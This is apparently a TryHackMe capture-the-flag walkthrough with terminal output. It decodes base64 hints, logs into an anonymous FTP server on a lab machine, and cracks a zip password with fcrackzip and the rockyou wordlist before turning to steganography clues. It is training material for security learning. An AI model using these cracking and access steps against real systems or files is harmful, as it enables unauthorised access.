
# This looks like a "base64" encoded string. Let's decode it.



martinsec@kali: ~/Documents/THM/hack_away
File Actions Edit View Help

```
┌──(martinsec㉿kali)-[~/Documents/THM/hack_away]
└─$ echo -n "L21pbHRvbnRoZWJpZ2RvZw==" | base64 -d
/miltonthebigdog

┌──(martinsec㉿kali)-[~/Documents/THM/hack_away]
└─$ 
```


# Looks like we have another hidden web directory. Let's take a look.



File Edit View History Bookmarks Tools Help
10.10.69.26/miltonthebigdog
10.10.69.26/miltonthebigdog.txt
240%
Import bookmarks...
Kali Linux
Kali Tools
Kali Docs
Kali Forums
Kali NetHunter
Exploit-DB
Google Hacking DB
OffSec
GTFOBins
Cheat Sheets | pentest...


```
"Well Done You Have Found The Bonus Flag"

 Here It Is.. Encrypted of course ;-)

MzcwMDc3ZmJmMGU3NzIxMmFhN2JhOWI4MjY5YmZmYjZlZWY4OTVmYzI5NWJmZmFhY2I3YzQzYjM4
ZmVhNmQ5YQ==
```

# Excellent, we have found the bonus flag. Looks like “base64” again. Let's decode it and submit the flag.


martinsec@kali: ~/Documents/THM/hack_away
File Actions Edit View Help

```
┌──(martinsec㉿kali)-[~/Documents/THM/hack_away]
└─$ echo -n "MzcwMDc3ZmJmMGU3NzIxMmFhN2JhOWI4MjY5YmZmYjZlZWY4OTVmYzI5NWJmZmFhY2I3YzQzYjM4ZmVhNmQ5YQ==" | base64 -d
370077fbf0e77212aa7ba9b8269bffb6eef895fc295bffaacb7c43b38fea6d9a

┌──(martinsec㉿kali)-[~/Documents/THM/hack_away]
└─$ 
```


# Now let's get back to that ftp service with anonymous login allowed. We can connect and login with both the username and password as “anonymous”.


martinsec@kali: ~/Documents/THM/hack_away
File Actions Edit View Help

```
┌──(martinsec㉿kali)-[~/Documents/THM/hack_away]
└─$ ftp 10.10.69.26 21
Connected to 10.10.69.26.
220 (vsFTPd 3.0.3)
Name (10.10.69.26:martinsec): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||9417|)
150 Here comes the directory listing.
-rw-r--r--    1 65534    65534      179268 Jul 27 17:22 hackme.zip
226 Directory send OK.
ftp> get hackme.zip
local: hackme.zip remote: hackme.zip
229 Entering Extended Passive Mode (|||21451|)
150 Opening BINARY mode data connection for hackme.zip (179268 bytes).
100% |**********************************************|   175 KiB  359.74 KiB/s    00:00 ETA
226 Transfer complete.
179268 bytes received in 00:00 (307.58 KiB/s)
ftp> quit
221 Goodbye.

┌──(martinsec㉿kali)-[~/Documents/THM/hack_away]
└─$ 
```


# After loging in and doing a simple “ls” command, we see there is a zip file called “hackme”. Let's download it to our machine and play with it using a simple “get” command.

# Attempting to unzip this file we see that it is password protected.


martinsec@kali: ~/Documents/THM/hack_away
File Actions Edit View Help


```
┌──(martinsec㉿kali)-[~/Documents/THM/hack_away]
└─$ unzip hackme.zip
Archive:  hackme.zip
[hackme.zip] stego_image.jpg password: 

┌──(martinsec㉿kali)-[~/Documents/THM/hack_away]
└─$ 
```

# Let's see if we can crack the password using a tool called “fcrackzip” and the common “rockyou.txt” password list.


martinsec@kali: ~/Documents/THM/hack_away
File Actions Edit View Help

```
┌──(martinsec㉿kali)-[~/Documents/THM/hack_away]
└─$ sudo apt install fcrackzip -y
[sudo] password for martinsec: 
Reading package lists ... Done
Building dependency tree ... Done
Reading state information ... Done
fcrackzip is already the newest version (1.0-11).
The following packages were automatically installed and are no longer required:
  libabsl20220623 libatk-adaptor libdaxctl1 libgphoto2-l10n libndctl6 libnsl-dev libpmem1
  libpthread-stubs0-dev libpython3.12-minimal libpython3.12-stdlib libre2-10 libtirpc-dev libunibreak5
  linux-image-6.6.9-amd64 python3-diskcache python3-editables python3-mistune0 python3-pyatspi
  python3.12 python3.12-minimal
Use 'sudo apt autoremove' to remove them.
0 upgraded, 0 newly installed, 0 to remove and 587 not upgraded.

┌──(martinsec㉿kali)-[~/Documents/THM/hack_away]
└─$ fcrackzip -u -D -p /home/martinsec/Documents/rockyou.txt hackme.zip


PASSWORD FOUND!!!!: pw == pleasedonthackme

┌──(martinsec㉿kali)-[~/Documents/THM/hack_away]
└─$ 
```

# Fcrackzip was successful in cracking the password. Let's unzip the file using the found password.



martinsec@kali: ~/Documents/THM/hack_away/zip_file
File Actions Edit View Help

```
┌──(martinsec㉿kali)-[~/Documents/THM/hack_away/zip_file]
└─$ ls
hackme.zip

┌──(martinsec㉿kali)-[~/Documents/THM/hack_away/zip_file]
└─$ unzip hackme.zip
Archive:  hackme.zip
[hackme.zip] stego_image.jpg password:
  inflating: stego_image.jpg
  inflating: steg_clue.txt

┌──(martinsec㉿kali)-[~/Documents/THM/hack_away/zip_file]
└─$ ls
hackme.zip  steg_clue.txt  stego_image.jpg

┌──(martinsec㉿kali)-[~/Documents/THM/hack_away/zip_file]
└─$ 
```

# Now we see in our directory we have the extracted files. We have "steg_clue.txt" and "stego_image.jpg"

# The name of these files hints straight towards some stegonography.

# First let's take a look at "steg_clue.txt"



martinsec@kali: ~/Documents/THM/hack_away/zip_file
File Actions Edit View Help

```
└─$ cat steg_clue.txt
Famous Movie Quote; ......

Send A Maniac To Catch A ......

┌──(martinsec㉿kali)-[~/Documents/THM/hack_away/zip_file]
└─$ 
```

# We have a famous movie quote clue of "Send A Maniac To Catch A ......".

# Google helps us find the missing word at the end of the quote. Must be some sort of password.

